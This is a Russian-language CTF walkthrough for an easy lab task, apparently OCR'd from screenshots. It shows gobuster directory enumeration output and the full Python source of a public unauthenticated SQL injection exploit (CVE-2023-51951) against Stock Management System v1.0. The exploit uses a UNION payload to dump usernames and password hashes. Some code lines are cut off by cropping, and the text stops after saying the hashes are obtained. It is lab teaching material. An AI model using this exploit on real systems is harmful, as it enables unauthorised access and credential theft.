
🟩

CG::CMC

Название:	`CMC`
Категория:	`Квест`
Уровень:	`Лёгкий`
Очки:	`200`
Описание:	`Эксперт — это человек, который больше уже не думает; он знает.`
Теги:	`CVE-2023-51951, fuzzing, brute, env sudo`
Автор:	`Trager`

Прохождение:

1. В качестве задания нам даётся `IP`-адрес и порт:



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2 and is managed using systemd, so to start/stop the service use `systemctl start apache2` and `systemctl stop apache2`, and use `systemctl status apache2` and `journalctl -u apache2` to check status. `system` and `apache2ctl` can also be used for service management if desired. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Если мы начнём фаззить, то найдём следующие файлы и каталоги:




```
┌──(kali㉿kali)-[~/Desktop/EzQuest]
└─$ gobuster dir -w ~/Downloads/directory-list-lowercase-2.3-medium.txt --url http://localhost:8000/ -x php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:8000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Downloads/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 260]
/index.php            (Status: 200) [Size: 61]
/uploads              (Status: 301) [Size: 299] [--> http://localhost:8000/uploads/]
/admin                (Status: 301) [Size: 297] [--> http://localhost:8000/admin/]
/plugins              (Status: 301) [Size: 299] [--> http://localhost:8000/plugins/]
/database             (Status: 301) [Size: 300] [--> http://localhost:8000/database/]
/javascript           (Status: 301) [Size: 302] [--> http://localhost:8000/javascript/]
/classes              (Status: 301) [Size: 299] [--> http://localhost:8000/classes/]
/config.php           (Status: 200) [Size: 0]
/dist                 (Status: 301) [Size: 296] [--> http://localhost:8000/dist/]
/inc                  (Status: 301) [Size: 295] [--> http://localhost:8000/inc/]
/build                (Status: 301) [Size: 297] [--> http://localhost:8000/build/]
/libs                 (Status: 301) [Size: 296] [--> http://localhost:8000/libs/]
^C
[!] Keyboard interrupt detected, terminating.
Progress: 35367 / 622932 (5.68%)
===============================================================
Finished
===============================================================
```

Тут используется `Stock Management System - PHP`:



Найдём через поисковик эксплоит - https://www.exploit-db.com/exploits/51990:



Exploit-DB
https://www.exploit-db.com › ... · Перевести эту страницу

Stock Management System 1.0 - 'user_id' Blind SQL ...


14 июн. 2021 г. — **Exploit** Title: **Stock Management System** 1.0 - 'user_id' Blind SQL **injection** (Authenticated) # Date: 11/06/2021 # **Exploit** Author: Riadh ...

Exploit-DB
https://www.exploit-db.com › ... · Перевести эту страницу

Stock Management System v1.0 - Unauthenticated SQL ...


13 апр. 2024 г. — **Exploit**: /. Platform: **PHP**. Date: 2024-04-13. Vulnerable App: # **Exploit** Title: **Stock Management System** v1.0 - Unauthenticated SQL **Injection** ...

При его запуске мы ничего не получаем:




```
┌──(kali㉿kali)-[~/Desktop/EzQuest]
└─$ python3 51990 --url http://localhost:8000/

Stock Management System v1.0
SQL Injection Exploit
by blu3ming

+----------------------+------------------------------------------+
| username             | password                                 |
+----------------------+------------------------------------------+
No data could be retrieved. Try again.
+----------------------+------------------------------------------+
```

Эксплоит нужно отредактировать (путь):



```
GNU nano 7.2                                    51990
# Exploit Title: Stock Management System v1.0 - Unauthenticated SQL Injection
# Date: February 6, 2024
# Exploit Author: Josué Mier (aka blu3ming) Security Researcher & Penetration Tester @wizlynx group
# Vendor Homepage: https://www.sourcecodester.com/php/15023/stock-management-system-phpoop-source-code.html
# Software Link: https://www.sourcecodester.com/sites/default/files/download/oretnom23/sms.zip
# Tested on: Linux and Windows, XAMPP
# CVE-2023-51951
# Vendor: oretnom23
# Version: v1.0
# Exploit Description:
#   The web application Stock Management System is affected by an unauthenticated SQL Injection affecting Version 1.0, allowing remote attackers to dump the S>

import requests
from bs4 import BeautifulSoup
import argparse

def print_header():
    print("\033[1m\nStock Management System v1.0\033[0m")
    print("\033[1mSQL Injection Exploit\033[0m")
    print("\033[96mby blu3ming\n\033[0m")

def parse_response(target_url):
    try:
        target_response = requests.get(target_url)
        soup = BeautifulSoup(target_response.text, 'html.parser')
        textarea_text = soup.find('textarea', {'name': 'remarks', 'id': 'remarks'}).text

        # Split the text using ',' as a delimiter
        users = textarea_text.split(',')
        for user in users:
            # Split username and password using ':' as a delimiter
            username, password = user.split(':')
            print("| {:<20} | {:<40} |".format(username, password))
    except:
        print("No data could be retrieved. Try again.")

def retrieve_data(base_url):
    target_path = '/sms/admin/?page=purchase_order/manage_po&id='
    payload = "'+union+select+1,2,3,4,5,6,7,8,group_concat(username,0x3a,password),10,11,12,13+from+users--+-"
```




```
def retrieve_data(base_url):
    target_path = '/admin/?page=purchase_order/manage_po&id='
    payload = "'+union+select+1,2,3,4,5,6,7,8,group_concat(username,0x3a,password),10,11,12,13+from+users--+-"
```

Его исходный код теперь выглядит вот так:

```
# Exploit Title: Stock Management System v1.0 - Unauthenticated
# Date: February 6, 2024
# Exploit Author: Josué Mier (aka blu3ming) Security Researcher
# Vendor Homepage: https://www.sourcecodester.com/php/15023/stoc
# Software Link: https://www.sourcecodester.com/sites/default/fi
# Tested on: Linux and Windows, XAMPP
# CVE-2023-51951
# Vendor: oretnom23
# Version: v1.0
# Exploit Description:
#   The web application Stock Management System is affected by a
```


```
import requests
from bs4 import BeautifulSoup
import argparse

def print_header():
    print("\033[1m\nStock Management System v1.0\033[0m")
    print("\033[1mSQL Injection Exploit\033[0m")
    print("\033[96mby blu3ming\n\033[0m")

def parse_response(target_url):
    try:
        target_response = requests.get(target_url)
        soup = BeautifulSoup(target_response.text, 'html.parser
        textarea_text = soup.find('textarea', {'name': 'remarks

        # Split the text using ',' as a delimiter
        users = textarea_text.split(',')
        for user in users:
            # Split username and password using ':' as a delimit
            username, password = user.split(':')
            print("| {:<20} | {:<40} |".format(username, passwor
    except:
        print("No data could be retrieved. Try again.")

def retrieve_data(base_url):
    target_path = '/admin/?page=purchase_order/manage_po&id='
    payload = "'+union+select+1,2,3,4,5,6,7,8,group_concat(usern

    #Dump users table
    target_url = base_url + target_path + payload
    print("+----------------------+---------------------------
    print("| {:<20} | {:<40} |".format("username", "password"))
    print("+----------------------+---------------------------
    parse_response(target_url)
    print("+----------------------+---------------------------
if __name__ == "__main__":
    about  = 'Unauthenticated SQL Injection Exploit - Stock Mana
    parser = argparse.ArgumentParser(description=about)
    parser.add_argument('--url', dest='base_url', required=True,
    args = parser.parse_args()
    print_header()
    retrieve_data(args.base_url)
```

2. Запускаем эксплоит и получаем хэши пользователей:



